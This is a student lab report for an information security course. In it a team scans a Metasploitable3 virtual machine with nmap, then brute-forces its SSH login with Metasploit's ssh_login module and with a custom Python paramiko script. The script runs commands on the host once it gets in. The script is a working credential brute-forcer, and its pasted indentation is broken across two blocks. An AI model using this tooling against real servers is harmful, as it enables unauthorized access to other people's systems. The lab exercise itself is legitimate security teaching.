

King Fahd University of Petroleum & Minerals
Information and Computer Science Department

ICS344: Information Security


Project Phase #1

Team 06

Name	ID
Hussain Almatrouk	202042760
ALI YASSEIN	202064940
MOHAMMED ALGHUNAIM	202016140

phase#1:

Installing Linux Kali and metasploit in Virtual machine:



Metasploit with ifconfig command and the ip we are attacking (192.168.56.102):

```
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:611 (611.0 B)

eth0      Link encap:Ethernet HWaddr 08:00:27:3a:bb:e7
          inet addr:192.168.56.102 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3a:bbe7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:46 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1830 (1.8 KB) TX bytes:7794 (7.7 KB)

eth1      Link encap:Ethernet HWaddr 08:00:27:b6:b6:21
          inet addr:172.20.128.3 Bcast:172.20.128.255 Mask:255.255.255.0
          UP BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:272 errors:0 dropped:0 overruns:0 frame:0
          TX packets:272 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:46813 (46.8 KB) TX bytes:46813 (46.8 KB)

vagrant@metasploitable3-ub1404:~$ _
```

Checking connectivity with ping on kali :

```
(hussain@hussain)-[~]
$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.411 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.188 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.186 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=0.181 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=64 time=0.191 ms
64 bytes from 192.168.56.102: icmp_seq=6 ttl=64 time=0.185 ms
64 bytes from 192.168.56.102: icmp_seq=7 ttl=64 time=0.181 ms
^C
— 192.168.56.102 ping statistics —
7 packets transmitted, 7 received, 0% packet loss, time 6145ms
rtt min/avg/max/mdev = 0.181/0.217/0.411/0.079 ms

(hussain@hussain)-[~]
$ █
```

Using nmap to identify the services that metasploit uses:


```
$ nmap -sV 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 05:56 +03
Nmap scan report for 192.168.56.102
Host is up (0.00014s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp          CUPS 1.7
3000/tcp   closed ppp
3306/tcp   open  mysql        MySQL (unauthorized)
8080/tcp   open  http         Jetty 8.1.7.v20120910
8181/tcp   closed intermapper
MAC Address: 08:00:27:3A:BB:E7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE : cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.19 seconds

(hussain@hussain)-[~]
$ █
```

1.1 SSH compromise using Metasploit:

Running metasploit with sudo msfconsole:



we chose SSH as our target service due to its critical role in remote administration and its common deployment in server environments(prompted using use auxiliary/scanner/ssh/ssh_login)

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE usernames.txt
USER_FILE => usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE passwords.txt
PASS_FILE => passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.102:22 - Starting bruteforce
[-] 192.168.56.102:22 - Failed: 'root:toor'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.56.102:22 - Failed: 'root:123456'
[-] 192.168.56.102:22 - Failed: 'root:vagrant'
[-] 192.168.56.102:22 - Failed: 'admin:toor'
[-] 192.168.56.102:22 - Failed: 'admin:123456'
[-] 192.168.56.102:22 - Failed: 'admin:vagrant'
[-] 192.168.56.102:22 - Failed: 'vagrant:toor'
[-] 192.168.56.102:22 - Failed: 'vagrant:123456'
[+] 192.168.56.102:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitab
le3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.56.101:35431 -> 192.168.56.102:22) at 2025-04-20 00:46:26 +0300
[-] 192.168.56.102:22 - Failed: ':toor'
[-] 192.168.56.102:22 - Failed: ':123456'
[-] 192.168.56.102:22 - Failed: ':vagrant'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

set RHOSTS 192.168.56.102

- This sets the target IP address (Remote HOST) for the attack

set USER_FILE usernames.txt && set PASS_FILE passwords.txt

- This defines the username text file/password text file to try to bruteforce during the SSH login attempt

set VERBOSE true

- This enables detailed output during the attack

run

- Running brute force attack on the text files until finding the correct user and pass

sessions

- After a successful exploit, Metasploit creates a "session" that maintains your connection to the target

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions

```

Id	Name	Type	Information	Connection
1		shell linux	SSH root @	192.168.56.101:35431 → 192.168.56.102:22 (192.168.56.102)

sessions -i 1

- You can use this command to access the session that is established between the attacker and the target and execute commands

We can use things like "whoami" or id or hostname to verify access to target

```
hostname
metasploitable3-ub1404
whoami
vagrant
id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)
```

1.2 Successful SSH compromise using a custom script

The script:

```
#!/usr/bin/python3
import paramiko
import sys

def ssh_connect(hostname, username, password):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        ssh.connect(hostname, port=22, username=username, password=password, timeout=3)
        print(f"[+] Success! Valid credentials: {username}:{password}")
        return ssh # Return the live connection object
    except:
        print(f"[-] Failed login attempt: {username}:{password}")
        return None

def main():
    target = "192.168.56.102"
    user_file = "usernames.txt"
    pass_file = "passwords.txt"

    print(f"[*] Starting SSH brute force attack against {target}\n")

    try:
        with open(user_file, 'r') as uf:
            usernames = [u.strip() for u in uf.readlines()]
        with open(pass_file, 'r') as pf:
            passwords = [p.strip() for p in pf.readlines()]
    except FileNotFoundError:
        print("[!] Wordlist file not found.")
        sys.exit(1)

    for username in usernames:
        for password in passwords:
            ssh = ssh_connect(target, username, password)
            if ssh:
                print(f"\n[+] Attack successful! Access gained with {username}:{password}")
                print("[*] Executing remote commands...")

                try:
                    for command in ["whoami", "hostname", "id"]:
                        print(f"\n[*] Command: {command}")
                        stdin, stdout, stderr = ssh.exec_command(command)
                        output = stdout.read().decode().strip()
                        print(f"[+] Output: {output}")
                except Exception as e:
                    pass
```

```

        print(f"[!] Command execution error: {e}")

    ssh.close()
    return # Exit after first success
print("\n[-] Brute-force complete. No valid credentials found.")

if __name__ == "__main__":
    main()

```

After executing:

```

(hussain@hussain)-[~]
$ ./brute_ssh.py

[*] Starting SSH brute force attack against 192.168.56.102

[-] Failed login attempt: root:toor
[-] Failed login attempt: root:123456
[-] Failed login attempt: root:vagrant
[-] Failed login attempt: admin:toor
[-] Failed login attempt: admin:123456
[-] Failed login attempt: admin:vagrant
[-] Failed login attempt: vagrant:toor
[-] Failed login attempt: vagrant:123456
[+] Success! Valid credentials: vagrant:vagrant

[+] Attack successful! Access gained with vagrant:vagrant
[*] Executing remote commands ...

[*] Command: whoami
[+] Output: vagrant

[*] Command: hostname
[+] Output: metasploitable3-ub1404

[*] Command: id
[+] Output: uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)

(hussain@hussain)-[~]
$ █

```

Conclusion for Phase#1:

- Successfully exploited SSH service using brute force attack.
- Demonstrated vulnerability through both Metasploit and custom Python script
- Gained complete command execution access to the target system
- Verified access by executing system commands remotely